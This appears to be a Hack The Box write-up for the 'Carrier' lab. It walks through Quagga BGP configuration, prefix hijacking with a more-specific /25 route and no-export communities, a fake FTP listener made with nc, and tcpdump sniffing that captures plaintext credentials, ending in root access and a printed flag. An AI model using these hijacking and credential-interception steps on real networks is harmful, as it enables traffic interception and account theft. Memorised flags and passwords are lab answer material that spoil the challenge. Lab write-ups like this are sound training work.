restore.sh basically stops the **quagga** service, restores the **zebra** and **bgpd** settings back to their defaults and restarts the service every **10 minutes**.

```
root@r1:~# cat /opt/restore.sh
#!/bin/sh
systemctl stop quagga
killall vtysh
cp /etc/quagga/zebra.conf.orig /etc/quagga/zebra.conf
cp /etc/quagga/bgpd.conf.orig /etc/quagga/bgpd.conf
systemctl start quagga
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Quagga - Configuration Files

```
root@r1:~# cat /etc/quagga/daemons
zebra=yes
bgpd=yes
ospfd=no
ospf6d=no
ripd=no
ripngd=no
isisd=no
babeld=no
```

```
root@r1:~# cat /etc/quagga/debian.conf
vtysh_enable=yes
```

- **Zebra - Interface declaration and static routing**

```
root@r1:~# cat /etc/quagga/zebra.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
!
interface eth0
 no link-detect
 ipv6 nd suppress-ra
!
interface eth1
 no link-detect
 ipv6 nd suppress-ra
!
interface eth2
 no link-detect
 ipv6 nd suppress-ra
!
interface lo
 no link-detect
!
ip forwarding
!
!
line vty
!
root@r1:~#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

- **Bgpd - BGP routing protocol**

```
root@r1:~# cat /etc/quagga/bgpd.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
route-map to-as200 permit 10
route-map to-as300 permit 10
!
router bgp 100
 bgp router-id 10.255.255.1
 network 10.101.8.0/21
 network 10.101.16.0/21
 redistribute connected
 neighbor 10.78.10.2 remote-as 200
 neighbor 10.78.11.2 remote-as 300
 neighbor 10.78.10.2 route-map to-as200 out
 neighbor 10.78.11.2 route-map to-as300 out
!
line vty
!
root@r1:~#
```

We can see here that we, as **r1**("**AS-100**") have two **BGP** neighbors

- **r2** with an assigned **10.78.10.2**("**AS-200**") IP address
- **r3** with an assigned **10.78.11.2**("**AS-300**") IP address

```
r1# show ip bgp summ
BGP router identifier 10.255.255.1, local AS number 100
RIB entries 53, using 5936 bytes of memory
Peers 2, using 9136 bytes of memory

Neighbor        V         AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
10.78.10.2      4   200      11      13        0    0    0 00:06:36       22
10.78.11.2      4   300      10      16        0    0    0 00:06:32       22

Total number of neighbors 2
r1#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

BGP is a protocol used to exchange routing information between networks on the Internet. It is used to determine the most efficient way to route data between independently operated networks, or **Autonomous Systems**. As such, **BGP** is commonly used to **find a path to route data** from ISP to ISP. It is important to note that **BGP** is not used to transfer data, but rather to **determine the most efficient routing path**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Partial Route Hijacking

From the ticket section, we know that there is a user on **AS-200** trying to connect to a **FTP** server on the **10.120.15.0/24** network.


```
root@r1:~# for i in {1..254}; do ping 10.120.15.$i -c1 -W1 & done | grep from
64 bytes from 10.120.15.1: icmp_seq=1 ttl=64 time=0.054 ms
64 bytes from 10.120.15.10: icmp_seq=1 ttl=63 time=0.095 ms
root@r1:~# ftp
ftp> open
(to) 10.120.15.1
ftp: connect: Connection refused
ftp> open
(to) 10.120.15.10
Connected to 10.120.15.10.
220 (vsFTPd 3.0.3)
Name (10.120.15.10:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
500 Illegal PORT command.
```

Since **AS-300** is advertising routes for **10.120.15.0/24**, we **advertise a route** with better **BGP metrics**, in order for it to supersede the other routers and for them to add the entry to their respective routing tables.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
r1# show ip bgp 10.120.15.0/24
BGP routing table entry for 10.120.15.0/24
Paths: (2 available, best #2, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  10.78.10.2
  200 300
    10.78.10.2 from 10.78.10.2 (10.255.255.2)
      Origin IGP, localpref 100, valid, external
      Last update: Sat Mar  9 07:20:16 2019

  300
    10.78.11.2 from 10.78.11.2 (10.255.255.3)
      Origin IGP, metric 0, localpref 100, valid, external, best
      Last update: Sat Mar  9 07:20:11 2019
```

In order to **hijack prefixes** owned by other originating **ASes** and get the **plaintext FTP credentials** of that user, we'll need to advertise a better route path to the other autonomous systems stating that we, as **r1**("**AS-100**") with an assigned IP address of **10.120.15.10**("**IP Hijacking**"), know how to reach that destination, we'll try the following **prefix hijacking** method:



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Same Path: More **Specific Prefix Length**("**/25**") Wins

```
root@r1:~# vtysh

Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

r1# conf t
r1(config)# router bg 100
r1(config-router)# network 10.120.15.0/25
r1(config-router)# end
r1# wr
Building Configuration...
Configuration saved to /etc/quagga/zebra.conf
Configuration saved to /etc/quagga/bgpd.conf
[OK]
r1# exit
root@r1:~# ip addr add 10.120.15.10/25 dev eth2
root@r1:~# nc -lvp 21
Listening on [0.0.0.0] (family 0, port 21)
Connection from [10.78.10.2] port 21 [tcp/ftp] accepted (family 2, sport 57458)
^C
```

Unintended Way

Since all the hosts in this network are running on the same actual machine, because of **dynamic routing** it will automatically advertise local routes, so just adding the IP address of the **FTP** server will do the trick, without having the need to perform any kind of **BGP Hijacking**:

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
r3# sh ip route 10.120.15.10
Routing entry for 10.120.15.0/24
  Known via "connected", distance 0, metric 0, best
  * directly connected, eth3

r3# sh ip route 10.120.15.10
Routing entry for 10.120.15.10/32
  Known via "bgp", distance 20, metric 0, best
  Last update 00:00:14 ago
  * 10.78.11.1, via eth1
```

```
root@unknown: ~ 102x28
root@r1:~# diff -u /etc/quagga/zebra.conf.orig /etc/quagga/zebra.conf
root@r1:~# diff -u /etc/quagga/bgpd.conf.orig /etc/quagga/bgpd.conf
root@r1:~# ip addr add 10.120.15.10/32 dev eth2
root@r1:~# time nc -lvp 21
Listening on [0.0.0.0] (family 0, port 21)
Connection from [10.78.10.2] port 21 [tcp/ftp] accepted (family 2, sport 55208)
^C

real    0m25.519s
user    0m0.000s
sys     0m0.003s
```

Now let's try mimicking the way a **FTP** server responds, so the user can spew the **credentials** we want.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@r1:~# while true; do echo -e "200\n331" | nc -lvp 21; done
Listening on [0.0.0.0] (family 0, port 21)
Connection from [10.78.10.2] port 21 [tcp/ftp] accepted (family 2, sport 57890)
USER root
PASS BGPtelc0rout1ng
Listening on [0.0.0.0] (family 0, port 21)
^C
root@r1:~# ssh root@10.10.10.105
root@10.10.10.105's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Mar  9 10:12:22 UTC 2019

  System load:  0.0                Users logged in:       0
  Usage of /:   40.8% of 19.56GB   IP address for ens33:  10.10.10.105
  Memory usage: 32%                IP address for lxdbr0: 10.99.64.1
  Swap usage:   0%                 IP address for lxdbr1: 10.120.15.10
  Processes:    213


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

4 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet


Last login: Sat Mar  9 10:10:29 2019 from 10.99.64.2
root@carrier:~# cat root.txt
2832e552061532250ac2a21478fd4866
```

`root:BGPtelc0rout1ng`

Complete Route Hijacking

We can tag the routes sent to **r2** with a **BGP** community attribute called **no-export**, to tell the router **not to re-advertise the routes**. This way, **r2** will send traffic through **r1** but the advertised route won't be sent to **r3**, for example when **r3** receives traffic from us, it will correctly route it on the local connected interface where the **FTP** server is, this way we can perform **MITM** and steal the plaintext **FTP** credentials.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
r2# sh ip route 10.120.15.10
Routing entry for 10.120.15.0/25
  Known via "bgp", distance 20, metric 0, best
  Last update 00:00:57 ago
  * 10.78.10.1, via eth1

r2# sh ip bgp 10.120.15.0/25
BGP routing table entry for 10.120.15.0/25
Paths: (1 available, best #1, table Default-IP-Routing-Table, not advertised to EBGP peer)
  Not advertised to any peer
  100
    10.78.10.1 from 10.78.10.1 (10.255.255.1)
      Origin IGP, metric 0, localpref 100, valid, external, best
      Community: no-export
```

```
root@r3: ~ 102x2
r3# sh ip bgp 10.120.15.0/25
% Network not in table
```

```
root@unknown: ~ 102x23
root@r1:~# vtysh

Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

r1# conf t
r1(config)# router bgp 100
r1(config-router)# network 10.120.15.0/25
r1(config-router)#
r1(config-router)# ip prefix-list leak seq 5 permit 10.120.15.0/25
r1(config)# route-map to-as200 permit 5
r1(config-route-map)# match ip address prefix-list leak
r1(config-route-map)# set community no-export
r1(config-route-map)#
r1(config-route-map)# route-map to-as300 deny 5
r1(config-route-map)# match ip address prefix-list leak
r1(config-route-map)# ^Z
r1# clear ip bgp * out
r1# exit
root@r1:~# ./tcpdump -vv -ni eth2 -c 10 port 21 2>&1 | grep -E "USER|PASS"
        USER root
        PASS BGPtelc0rout1ng
```